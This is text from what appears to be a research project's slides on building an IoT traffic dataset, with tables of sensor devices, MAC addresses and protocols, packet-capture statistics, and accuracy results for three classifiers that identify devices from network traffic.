192.168.0.	59238	10.28333	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	84.11266
192.168.0.	56612	11.03333	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	78.37504
192.168.0.	52339	10.98333	92	0.947115	810	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	73.68618
192.168.0.	49371	12.63333	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	68.48875
192.168.0.	54818	38.53333	292	0.825269	2716	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	70.45909

Next target

- Test the model on real time data captured.
- Increase the devices.
- Writing a research paper for dataset.
- Filing a Patent.


3rd Review Meeting


Increased Devices


S.NO.	IOT DEVICE NAME	MAC ADDRESS	PROTOCOLS	APPLICATION AREA
1	Ultrasonic Sensor	2C:F4:32:20:7E:D6	MQTT	Motion Sensor or Distance Sensor
2	PIR Sensor	2C:F4:32:20:7D:5D	MQTT	Smart HVAC or Smart Lighting
3	IR Sensor	CC:50:E3:C6:E6:A2	MQTT	Scan a room Prepare a Heat map and control the temperature
4	DHT11 Sensor	2C:F4:32:20:BC:E5	MQTT	Measure room temperature and Humidity and controlling fan
5	LDR Sensor	CC:50:E3:17:31:FE	MQTT	Street Lights, Light Intensity Meters, Burglar Alarm Circuits
6	Flame Sensor	2C:F4:32:20:7D:BB	MQTT	Gas, Heaters monitor, Flame quality monitor.
7	Tilt Sensor	CC:50:E3:C6:0E:32	MQTT	Garage door control, smart from of mobile devices
8	Sound Sensor	2C:F4:32:20:75:EE	MQTT	Audio Amplifier, smartphones, sound level recognition
9	Moisture Sensor	2C:F4:32:20:BC:2A	MQTT	Gardening
10	Vibration Sensor	2C:F4:32:20:BE:A4	MQTT	HVAC
11	Smoke Sensor	CC:50:E3:C6:DA:75	MQTT	Fire Alarm
12	Rain Sensor	2C:F4:32:20:BB:50	MQTT	Used in car rain sensing wiper
13	Hall Effect Sensor	2C:F4:32:20:81:50	MQTT	Position sensing and fluid monitoring
14	LM35 Temperature Sensor Module	CC:50:E3:C6:E7:ED	MQTT	Battery monitoring in car
15	Accelerometer Sensor	CC:50:E3:C6:DE:24	MQTT	Opening and closing doors
16	Pulse Sensor	2C:F4:32:20:BD:EA	MQTT	Health Monitoring
17	GPS Module	F4:CF:A2:F5:0A:BD	MQTT	Smart Phones, Car positioning monitoring
18	TCRT5000	8C:AA:B5:59:91:55	MQTT	Object detection
19	Laser Sensor	8C:AA:B5:59:8E:FD	MQTT	Security and Surveillance


S.NO.	IOT DEVICE NAME	MAC ADDRESS	PROTOCOLS	APPLICATION AREA
20	Real Time Clock Module Sensor	84:CC:A8:83:76:18	MQTT	Control the Object for a specific time
21	Gyroscope Sensor	f4:cf:a2:f5:14:80	HTTP	used for car navigation systems, electronic stability control systems fo vehicles, motion sensing for mobile games
22	Pressure Sensor	f4:cf:a2:f5:15:a6	HTTP	GPS modules, air pressure, water flow pressure, leak/moisture detection
23	Color Code Sensor	f4:cf:a2:f5:0e:0c	HTTP	detect the color of an object and send command to the smart lighting for same color detect the color of an object and tells the color code of it.
24	Air Quality Sensor (MQ135)	f4:cf:a2:f5:0c:b5	HTTP	Measuring the air quality
25	Alcohol Sensor (MQ3)	8c:aa:b5:59:8f:dc	HTTP	Detect the presence of alcohol
26	Load Cell Sensor	f4:cf:a2:f2:fc:69	HTTP	Used for weighing of an object, used in door opening and close easily


Sensor Connections



ALCOHOL SENSOR (MQ3)
MAC:(8c:aa:b5:59:8f:dc)
LOLIn
MQ-3



LOLIn
AIR QUALITY SENSOR
(MQ-135)
MAC:(f4:cf:a2:f5:0c:b5)


CLOCK MODULE
MAC:(84:CC:A8:83:76:18)


COLOR SENSOR MODULE
MAC:(f4:cf:a2:f5:0e:0c)


GYROSCOPE SENSOR
MAC:(f4:cf:a2:f5:14:80)


LOAD CELL SENSOR
MAC: f4:cf:a2:f2:fc:69.


PRESSURE SENSOR
MAC:(f4:cf:a2:f5:15:a6).

Training Dataset

S.N0.	*PCAP Captured on*	*Number of Devices*	*Packets Received*	*Size (in MB)*
1	2 Dec 2020	4	1,01,191	8.5
2	4 Dec 2020	4	64,658	5.5
3	18 Dec 2020	6	1,28,591	12
4	17 Jan 2021	8	1,98,894	15.5
5	29 Jan 2021	17	6,57,708	51.5
6	3 Feb 2021 File 1	17	3,06,854	23.7
7	3 Feb 2021 File 2	17	4,16,383	32.1
8	9 Feb 2021	19	6,28,241	48.4
9	12 Feb 2021	19	1,90,356	14.9
10	15 Feb 2021	19	9,82,006	78.6
TOTAL Packets Received:			**36,74,882**	


S.N0.	PCAP Captured on	Number of Devices	Packets Received	Size (in MB)
11	16 Feb 2021_1Min	19	3,559	0.285
12	16Feb_12Min	19	44,540	3.470
13	16Feb_30Min	19	1,17,662	9.190
14	17Feb_5Min	19	18,230	1.430
15	17Feb_10Min	19	37,343	2.940
16	17Feb_1Hr	19	2,25,133	18.000
17	18 Feb 2021_12Hr	19	26,77,228	209.000
18	18 Feb 2021_24Hr	19	53,39,715	418.000
19	17 Mar 2021_12Hr	26	42,19,175	449.000
TOTAL			1,26,82,585	1,111.315

Testing Dataset

Dataset Testing Flow

- We have tested our dataset on offline mode as well as real time testing mode.
- We have used testing dataset for 2 minutes and 5 minutes with delay of 30 seconds and 1 minute respectively.
- We have generated 10 pcap files for each test dataset by using tcpdump.
- We use delay just to maintain the flow of packets capturing at the time testing our model.

Testing Model



Testing Results


S.N0.	***PCAP Captured on***	***Number of Device***	***Packets Received***	***Size (in KB)***
1	26Feb_test2min_1	19	7,203	579
2	26Feb_test2min_2	19	7,278	585
3	26Feb_test2min_3	19	7,210	540
4	26Feb_test2min_4	19	7,283	585
5	26Feb_test2min_5	19	7,188	576
6	26Feb_test2min_6	19	7,376	588
7	26Feb_test2min_7	19	7,229	579
8	26Feb_test2min_8	19	7,322	586
9	26Feb_test2min_9	19	7,206	579
10	26Feb_test2min_10	19	7,279	584
TOTAL			72,574	5781

File Name	*Time*	*Random Forest(in %)*	*K-Nearest Neighbour(in %)*	*Decision Tree(in %)*
26Feb_test2min_1	2 min	71.2809	19.0082	74.7933
26Feb_test2min_2	2 min	72.9508	17.8278	73.9754
26Feb_test2min_3	2 min	5.5555	5.5555	5.5555
26Feb_test2min_4	2 min	73.6081	15.4639	74.4329
26Feb_test2min_5	2 min	72.1074	18.3884	72.5206
26Feb_test2min_6	2 min	73.1462	15.8316	72.545
26Feb_test2min_7	2 min	73.9219	18.0698	72.8952
26Feb_test2min_8	2 min	73.1557	17.418	72.1311
26Feb_test2min_9	2 min	72.7835	18.7628	70.7216
26Feb_test2min_10	2 min	70.5882	15.6186	70.791

S.N0.	***PCAP Captured on***	***Number of Devices***	***Packets Received***	***Size (in MB)***
1	26Feb_test5min_1	19	18,323	1.43
2	26Feb_test5min_2	19	18,355	1.43
3	26Feb_test5min_3	19	18,266	1.43
4	26Feb_test5min_4	19	18,335	1.43
5	26Feb_test5min_5	19	18,369	1.43
6	26Feb_test5min_6	19	18,340	1.43
7	26Feb_test5min_7	19	18,317	1.43
8	26Feb_test5min_8	19	18,244	1.43
9	26Feb_test5min_9	19	18,397	1.43
10	26Feb_test5min_10	19	18,362	1.43
TOTAL Packets Received:			1,83,308	14.3

File Name	*Time*	*Random Forest*	*K-Nearest Neighbour*	*Decision Tree*
26Feb_test5min_1	5 min	72.1231	16.6936	74.2301
26Feb_test5min_2	5 min	72.8375	16.8148	74.4543
26Feb_test5min_3	5 min	73.1051	17.7669	74.9796
26Feb_test5min_4	5 min	73.5818	19.2868	74.3922
